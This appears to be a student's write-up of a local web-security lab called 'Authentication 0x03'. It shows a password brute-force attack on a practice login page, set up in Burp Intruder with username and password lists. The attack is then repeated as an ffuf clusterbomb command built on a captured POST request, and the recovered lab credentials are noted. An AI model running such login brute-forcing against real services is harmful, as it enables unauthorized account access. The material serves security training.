
```
∮[2Kadmin
∮[2Kalex
∮[2Kalice
∮[2Kbob
∮[2Kheath
∮[2Kjeremy
∮[2Kraj
∮[2Kroot
```

I had to copy and past it using mousepad.



```
┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ file valid_usernames.txt
valid_usernames.txt: ASCII text, with CR, LF line terminators, with escape sequences

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ mousepad valid_usernames2.txt

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ cat valid_usernames2.txt
admin
alex
alice
bob
heath
jeremy
raj
root

┌──(kali㉿kali)-[~/Desktop/WebApp-Lab/authentication_challenge_capstone]
└─$ file valid_usernames2.txt
valid_usernames2.txt: ASCII text
```

Payload 1 is the username field:



Positions | Payloads | Resource pool | Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each pa

Payload set: 1   Payload count: 8


Payload type: Simple list   Request count: 32

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
alex
alice
bob
heath
jeremy
raj
root
```

Payload 2 is the password field:



Positions | Payloads | Resource pool | Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload t

Payload set: 2   Payload count: 4


Payload type: Simple list   Request count: 32

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
12345
123456789
password
```

We can filter by size again, and analyze. Looks like we have 2 accounts.



2. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
4	bob	123456	200	☐	☐	3698	
27	alice	password	200	☐	☐	3697	
1	admin	123456	200	☐	☐	3696	
2	alex	123456	200	☐	☐	3696	
3	alice	123456	200	☐	☐	3696	
6	jeremy	123456	200	☐	☐	3696	
7	raj	123456	200	☐	☐	3696	
8	root	123456	200	☐	☐	3696	
10	alex	12345	200	☐	☐	3696	
11	alice	12345	200	☐	☐	3696	
13	heath	12345	200	☐	☐	3696	
14	jeremy	12345	200	☐	☐	3696	
28	bob	password	200	☐	☐	3696	
29	heath	password	200	☐	☐	3696	
30	jeremy	password	200	☐	☐	3696	
31	raj	password	200	☐	☐	3696	
32	root	password	200	☐	☐	3696	
5	heath	123456	200	☐	☐	3695	
9	admin	12345	200	☐	☐	3695	
12	bob	12345	200	☐	☐	3695	

```
        <div class="alert alert-warning" role="alert">
          <p class="no-margin">
            Warning: Accounts will lock after 5 failed login attempts! (You can reset the db at
            /init.php if needed)
          </p>
        </div>

        <div class="alert alert-success" role="success">
          <p class="no-margin">
            Successfully logged in! Challenge complete!
          </p>
        </div>
        <div class="p-5 mb-4 bg-light rounded-3">
          <div class="row">
            <div class="col">
              <img src="../assets/teashoplogo.png" style="max-width: 575px">
            </div>
            <div class="col">
              <h2>
                Welcome to the Teashop
              </h2>
              <p>
                Welcome to our online tea shop! As passionate purveyors of tea, we've traversed the lush,
                fragrant tea gardens of the world to bring you an outstanding collection of the finest teas.
              </p>
              <p>
```

Finished


2. Intruder attack of http://localhost - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
4	bob	123456	200	☐	☐	3698	
27	alice	password	200	☐	☐	3697	
1	admin	123456	200	☐	☐	3696	
2	alex	123456	200	☐	☐	3696	
3	alice	123456	200	☐	☐	3696	
6	jeremy	123456	200	☐	☐	3696	
7	raj	123456	200	☐	☐	3696	
8	root	123456	200	☐	☐	3696	
10	alex	12345	200	☐	☐	3696	
11	alice	12345	200	☐	☐	3696	
13	heath	12345	200	☐	☐	3696	
14	jeremy	12345	200	☐	☐	3696	
28	bob	password	200	☐	☐	3696	
29	heath	password	200	☐	☐	3696	
30	jeremy	password	200	☐	☐	3696	
31	raj	password	200	☐	☐	3696	
32	root	password	200	☐	☐	3696	
5	heath	123456	200	☐	☐	3695	
9	admin	12345	200	☐	☐	3695	
12	bob	12345	200	☐	☐	3695	


```
          <a href="../index.php">
            Labs
          </a>
           / Authentication 0x03 [Challenge]
        </h2>

        <div class="alert alert-warning" role="alert">
          <p class="no-margin">
            Warning: Accounts will lock after 5 failed login attempts! (You can reset the db at
            /init.php if needed)
          </p>
        </div>

        <div class="alert alert-success" role="success">
          <p class="no-margin">
            Successfully logged in! Challenge complete!
          </p>
        </div>
        <div class="p-5 mb-4 bg-light rounded-3">
          <div class="row">
            <div class="col">
              <img src="../assets/teashoplogo.png" style="max-width: 575px">
            </div>
            <div class="col">
              <h2>
                Welcome to the Teashop
```

We have successfully logged in bob and alice's account.

Credentials found:

bob:123456

alice:password


localhost/labs/a0x03.php

Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Netcat Shell Stabilizati...

Labs / Authentication 0x03 [Challenge]

Warning: Accounts will lock after 5 failed login attempts! (You can reset the db at /init.php if needed)

Successfully logged in! Challenge complete!

Welcome to the Teashop

Welcome to our online tea shop! As passionate purveyors of tea, we've traversed the lush, fragrant tea gardens of the world to bring you an outstanding collection of the finest teas.

From the robust flavors of traditional black teas to the subtle complexities of rare white teas, and from the exotic allure of our blooming teas to the soothing charm of our herbal blends, we offer a symphony of tastes sure to delight every tea lover. Step into our store, and let the journey of discovery and enjoyment begin.

Immerse yourself in the world of tea!

Login

Username

Enter username

Password

Enter password

Cool!

Now, lets watch the video and see how our instructor does it.


Nice. Well, it took me a minute because I was trying to see if we had any hints, or maybe files that could potentially be passwords. But, before exhausting the tries, I wanted to make sure I had collected all info possible.

Looks like we could have adjusted the password list a bit, using some key words like teashop, or teashop123....

Instead of using Burp, our instructor uses ffuf to do the attack. This is good info because if it was a bigger list we wanted to run, burp community would take forever.


To use ffuf:

capture the request using burp, copy and past it to a txt file, and make the appropriate changes:



```
POST /labs/a0x03.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://localhost
Connection: close
Referer: http://localhost/labs/a0x03.php
Cookie: PHPSESSID=dc4a39a4340464d86c5c8b486f4a7743
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

username=FUZZUSER&password=FUZZPASS
~
~
~
~
-- INSERT --                                                              19,36         All
```

Another observation here, he crafts the password list and then runs it with the big username list. So, there were no wasted tries.



```
┌──(kali㉿kali)-[~/peh/auth]
└─$ ffuf -request teashop.txt -request-proto http -mode clusterbomb -w pass.txt:FUZZPASS -w /usr/share/seclists/Usernames/top-usernames-shortlist.txt:FUZZUSER
```

I would write it to a file.